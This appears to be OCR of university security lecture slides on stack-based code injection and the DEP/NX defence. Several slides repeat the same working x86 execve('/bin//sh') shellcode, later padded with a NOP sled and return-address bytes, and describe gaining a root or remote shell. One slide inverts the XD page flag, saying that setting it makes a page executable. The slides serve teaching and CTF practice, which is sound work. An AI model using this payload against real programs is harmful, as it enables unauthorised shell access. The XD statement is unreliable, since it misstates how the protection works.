


Stack-based Code Injection Attack




```
Enter your input:
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
```

Stack-based Code Injection Attack




```
Enter your input:
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
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
Stack-based Code Injection Attack





```
Enter your input:
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xc9\x61\x55\x56
```

NOPSled

- nop (\x90)
  - Stands for No-Operation
  - Does nothing
  - Can be used to fill the space in our attack payload
- Side question: Why does it exist?
  - To fill space
  - e.g., It can be used to fill gaps when you want to align your code/data to the cache line

Stack-based Code Injection Attack




```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
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
```

Stack-based Code Injection Attack




```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
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
```

Stack-based Code Injection Attack




```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
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
Stack-based Code Injection Attack




```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
\xc9\x61\x55\x56
```

Stack-based Code Injection Attack

- If the process was running with root permission …

  (remember setuid from Confused Deputy?)

  - You get a rootshell

- If the process was running as a service

  - You get shell on the remote server
  - (We won't discuss the details on shellcode that works for remote systems)


Announcements

- This week: Multiple CTF challenges will open simultaneously
- The server will be open for at least three weeks
- Challenges may be added during that three weeks
  - (Interesting challenge idea may come up in my head during shower or driving ☺)

Data Execution Prevention (DEP)


- Alexander Peslyak proposed a defense to the stack-based code injection attack in 1997 for the Linux Kernel
- W xor X Policy
  - Any *writable* memory page should not be *executable*
  - Any *executable* page should not be *writable*

Data Execution Prevention (DEP)



- Recall that all virtual memory are composed of pages and each page has a *permission*
- Originally, the x86 architecture only had two permissions: Read/Write
- How do we implement W^X then?


Data Execution Prevention (DEP)



- 64bit x86 processors have introduced hardware support for DEP called *NX (No-eXecute)*
- *Page Table Entry* has flags that represent permission associated with page
  - P bit: if set, page can be accessed
  - R/W bit: if set, page can be modified
  - XD bit: if set, page can be executed as code

Data Execution Prevention (DEP)

- Operating systems have been updated to enforce W^X policy to processes
- Data-containing segments such as .data, .bss, stack, and heap are no longer executable
- With a few exceptions
  - JIT (Just-In-Time Compilation) – e..g, javascript
  - ETC …



